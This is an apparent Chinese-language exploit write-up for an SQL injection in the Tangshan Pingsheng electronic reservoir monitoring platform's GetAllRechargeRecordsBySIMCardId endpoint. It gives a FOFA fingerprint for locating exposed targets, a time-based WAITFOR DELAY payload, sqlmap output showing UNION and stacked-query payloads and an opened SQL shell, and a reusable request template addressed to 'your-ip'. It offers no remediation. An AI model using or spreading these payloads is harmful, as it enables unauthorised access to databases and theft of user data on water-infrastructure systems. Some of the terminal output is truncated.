P5-1平升-电子水库监测管理平台-SQL

漏洞描述：

唐山平升电子水库监管平台GetAllRechargeRecordsBySIMCardId接口处存在SQL注入漏洞，攻击者未经授权可以访问数据库中的数据，从而盗取用户数据，造成用户信息泄露。

网站图片：


网络测绘：

fofa语法：

FOFA："js/PSExtend.js"

漏洞复现：

延时5秒




```
POST /WebServices/SIMMaintainService.asmx/GetAllRechargeRecordsBySIMCardId HTTP/1.1
Host: [redacted].8012
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept-Encoding: gzip, deflate

loginIdentifer=&simcardId=';WAITFOR DELAY '0:0:5'--
```

```
HTTP/1.1 200 OK
Cache-Control: private, max-age
Content-Type: text/xml; charset
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 28 Dec 2023 07:44:31
Content-Length: 150

<?xml version="1.0" encoding="u
<string xmlns="http://www.data
"}</string>
```

SQLmap验证



```
[root@VM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -r post24.txt --sql-shell
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the 
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage 

[*] starting @ 15:48:06 /2023-12-28/

[15:48:06] [INFO] parsing HTTP request from 'post24.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[15:48:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[15:48:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: loginIdentifer=&simcardId=';WAITFOR DELAY '0:0:5'--

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: loginIdentifer=&simcardId=' UNION ALL SELECT 80,80,80,80,CHAR(113)+CHAR(120)+CHAR(107)+CHAR(112)+C
HAR(120)+CHAR(77)+CHAR(86)+CHAR(105)+CHAR(73)+CHAR(67)+CHAR(67)+CHAR(65)+CHAR(116)+CHAR(116)+CHAR(98)+CHAR(121)+
HAR(66)+CHAR(119)+CHAR(121)+CHAR(105)+CHAR(102)+CHAR(83)+CHAR(86)+CHAR(69)+CHAR(67)+CHAR(107)+CHAR(105)+CHAR(11
CHAR(83)+CHAR(106)+CHAR(113)+CHAR(120)+CHAR(98)+CHAR(98)+CHAR(113),80-- TAjI
---
[15:48:08] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET 4.0.30319, Microsoft IIS 8.5, ASP.NET
back-end DBMS: Microsoft SQL Server 2008
[15:48:08] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
sql-shell>
```

payload：

```
POST /WebServices/SIMMaintainService.asmx/GetAllRechargeRecordsBySIMCardId HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept-Encoding: gzip, deflate

loginIdentifer=&simcardId=';WAITFOR DELAY '0:0:5'--
```